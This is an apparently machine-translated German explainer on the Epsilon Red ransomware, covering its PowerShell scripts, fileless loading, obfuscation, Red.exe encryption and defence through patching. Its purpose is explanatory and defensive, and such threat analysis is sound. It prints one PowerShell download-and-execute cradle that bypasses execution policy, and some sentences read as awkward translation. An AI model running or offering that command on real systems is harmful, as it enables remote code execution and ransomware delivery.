Haben Sie kürzlich Sicherheitsfehler auf Ihren Servern behoben?
Die neue Ransomware-Bedrohung, bekannt als Epsilon-Rot , ungepatchte Microsoft-Server in Unternehmensrechenzentren. Benannt nach einem wenig bekannten Marvel-Comic-Bösewicht, war die Figur Epsilon Red ein relativ unbekannter Gegner für einige der X-Men im Marvel Expanded Universe, ein „Supersoldat“ angeblich russischer Herkunft, mit vier mechanischen Tentakeln und einem Bösewicht Attitüde.
Epsilon Red wurde kürzlich von einem Cybersicherheitsunternehmen namens entdeckt Sophos. Seit ihrer Entdeckung hat Ransomware viele Organisationen auf der ganzen Welt angegriffen.
Schnelle Links
Was ist Epsilon Red?
entsprechend Sophos Diese Malware nutzt eine Kombination aus Go- und PowerShell-Skripting, um Ziele zu beeinflussen. Die PowerShell-Skriptfunktionen von Epsilon Red geben ihm die Möglichkeit, Microsoft-basierte Server zu hacken. Microsoft PowerShell ist eine Skript- und Befehlszeilen-Programmierplattform, die auf dem .NET Framework basiert.
PowerShell bietet Funktionen wie die Möglichkeit, Befehle remote auszuführen, Zugriff auf wichtige Microsoft-APIs usw. All diese Funktionen machen PowerShell für Systemadministratoren und Benutzer nützlich, um Aufgaben und Prozesse der Betriebssystemverwaltung zu automatisieren.
PowerShell kann jedoch auch als leistungsstarke Option zur Erstellung von Malware eingesetzt werden. Die Fähigkeit von Skripten, auf die Microsoft Windows Management Instrumentation (WMI) zuzugreifen, macht sie zu einer attraktiven Option für Angreifer. Mithilfe der Windows Management Instrumentation-Schnittstelle können PowerShell-Skripte als grundsätzlich vertrauenswürdig für das Microsoft-System erkannt werden. Dieses inhärente Vertrauen ermöglicht die Verwendung von PowerShell-Skripten als wirksame Tarnung zum Verstecken dateiloser Ransomware.
Liefern Sie dateilose Ransomware mit PowerShell
Fileless Ransomware ist eine Form von Malware, die durch das Laden in legitime Anwendungen implementiert wird. Dateilose, skriptbasierte Malware nutzt die Fähigkeit von PowerShell, direkt in den Speicher des Geräts zu laden. Diese Funktion trägt dazu bei, Malware vor der Erkennung zu schützen.
In einem typischen Szenario muss ein Skript bei der Ausführung zunächst auf die Gerätefestplatte geschrieben werden. Dadurch können Endpunkt-Sicherheitsgruppen es erkennen. Da PowerShell von der standardmäßigen Skriptausführung und -prüfung ausgeschlossen ist, kann es die Endpunktsicherheit umgehen. Darüber hinaus ermöglicht die Verwendung des Override-Parameters in PowerShell-Skripts Angreifern, Netzwerk-Skriptbeschränkungen zu untergraben.
Ein Beispiel für einen PowerShell-Override-Parameter ist:
powershell.exe -ep Bypass -nop -noexit -c iex ((New Object.WebClient).DownloadString('url'))Wie Sie sehen, ist das Entwerfen von PowerShell-Überschreibungsparametern relativ einfach.



Als Reaktion darauf veröffentlichte Microsoft einen Patch, um eine mit PowerShell verbundene Schwachstelle bei der Remoteausführung von Malware zu beheben. Allerdings sind Pflaster nur dann wirksam, wenn sie verwendet werden. Viele Unternehmen haben die Patching-Standards gelockert, wodurch ihre Umgebungen ungeschützt bleiben. Epsilon Red wurde entwickelt, um den Missbrauch von Sicherheitspatches auszunutzen.
Der doppelte Nutzen von Epsilon Red
Da Epsilon Red bei ungepatchten Microsoft-Servern am effektivsten ist, kann die Malware sowohl als Ransomware als auch als ID-Tool verwendet werden. Unabhängig davon, ob Epsilon in einer Umgebung erfolgreich ist oder nicht, erhält der Angreifer einen besseren Einblick in die Sicherheitsfunktionen des Ziels.
Wenn Epsilon erfolgreich auf einen Microsoft Exchange Server zugreift, hat ein Unternehmen nachgewiesen, dass es die gängigen Best Practices für Sicherheitspatches nicht einhält. Für einen Angreifer kann dies ein Hinweis darauf sein, wie leicht Epsilon in die übrige Umgebung des Ziels eindringen kann.
Epsilon Red nutzt Verschleierungstechniken, um seine Nutzlast zu verbergen. Verschleierung macht den Code unlesbar und wird in PowerShell-Malware verwendet, um eine hohe Lesbarkeit von PowerShell-Skripten zu verhindern. Bei der Verschleierung werden PowerShell-Aliasing-Cmdlets verwendet, um es Antivirenanwendungen zu erschweren, schädliche Skripte in PowerShell-Protokollen zu identifizieren.
Allerdings sind mehrdeutige PowerShell-Skripte für das rechte Auge erkennbar. Ein häufiges Anzeichen für einen bevorstehenden PowerShell-Skriptangriff ist die Objekterstellung WebClient. Der Angreifer erstellt ein WebClient-Objekt im PowerShell-Code, um eine externe Verbindung zu einer Remote-URL herzustellen, die bösartigen Code enthält.
Wenn eine Organisation aufgrund eines laxen Sicherheitspatches gefährdet werden kann, sinken die Chancen, dass sie über einen ausreichenden Sicherheitsschutz verfügt, der verschleierte PowerShell-Skripte erkennen kann. Wenn es Epsilon Red hingegen nicht gelingt, einen Server zu infiltrieren, bedeutet dies für den Angreifer, dass das Zielnetzwerk die PowerShell-Malware möglicherweise schnell entlarven kann, wodurch der Angriff weniger wertvoll wird.
Infiltration des Epsilon-Red-Netzwerks
Die Funktionalität von Epsilon Red ist unkompliziert. Dabei werden eine Reihe von Powershell-Skripten zum Hacken von Servern verwendet. Diese PowerShell-Skripte sind von 1.ps1 bis 12.ps1 nummeriert (und einige sind mit einem einzelnen Buchstaben des Alphabets benannt). Das Design jedes PowerShell-Skripts besteht darin, einen Zielserver für die endgültige Nutzlast einzurichten.
Alle PowerShell-Skripte in Epsilon Red haben einen einzigen Zweck. Ein PowerShell-Skript in Epsilon Red dient dazu, die Netzwerk-Firewallregeln eines Ziels aufzulösen. Ein weiterer Teil der Serie dient der Deinstallation der Ziel-Antivirenanwendung.
Wie Sie sich vorstellen können, arbeiten diese Skripte zusammen, um sicherzustellen, dass das Ziel bei der Zustellung der Nutzlast ihren Fortschritt nicht schnell stoppen kann.
Lieferung laden
Nachdem die PowerShell-Skripte von Epsilon den Weg für den letzten Push geebnet haben, wird es als Erweiterung Red.exe bereitgestellt. Sobald Red.exe den Server infiltriert, scannt es die Serverdateien und erstellt eine Liste mit Verzeichnispfaden für jede erkannte Datei. Nachdem die Liste erstellt wurde, werden für jeden Verzeichnispfad in der Liste untergeordnete Prozesse aus der übergeordneten Malware-Datei erstellt. Als nächstes verschlüsselt jede Ransomware-Datei einen Verzeichnispfad aus der Listendatei.

Sobald alle Verzeichnispfade in der Epsilon-Liste verschlüsselt sind, bleibt eine TXT-Datei übrig, um das Ziel darüber zu informieren, was es ausgesetzt war, und um die Anfragen des Angreifers einzuschränken. Darüber hinaus werden dann alle erreichbaren Netzwerkknoten, die mit dem kompromittierten Server verbunden sind, kompromittiert, und der Zugriff von Malware auf das Netzwerk kann voranschreiten.
Wer steckt hinter Epsilon Red?
Die Identität der Angreifer, die Epsilon Red verwenden, ist weiterhin unbekannt. Doch einige Hinweise deuten auf die Herkunft der Angreifer hin. Der erste Hinweis ist der Name der Malware. Epsilon-Rot Er ist ein X-Men-Bösewicht mit russischer Herkunft.
Der zweite Hinweis findet sich in der zurückgelassenen Lösegeldforderung in der TXT-Datei. Es ähnelt einer Notiz, die von einer Ransomware-Bande namens REvil hinterlassen wurde. Diese Ähnlichkeit bedeutet jedoch nicht, dass es sich bei den Angreifern um Bandenmitglieder handelt. REvil führt den RaaS-Betrieb aus (Ransomware als Service), bei dem REvil-Partner für den Zugriff auf ihre Malware bezahlen.
Sie müssen sich vor Epsilon Red schützen
Bisher hat Epsilon Red erfolgreich ungepatchte Server gehackt. Das bedeutet, dass eine der besten Abwehrmaßnahmen gegen Epsilon Red und Ransomware-ähnliche Malware darin besteht, sicherzustellen, dass Ihre Umgebung ordnungsgemäß verwaltet wird. Darüber hinaus ist eine Sicherheitslösung, die PowerShell-Skripte schnell entschlüsseln kann, eine vorteilhafte Ergänzung für Ihre Umgebung.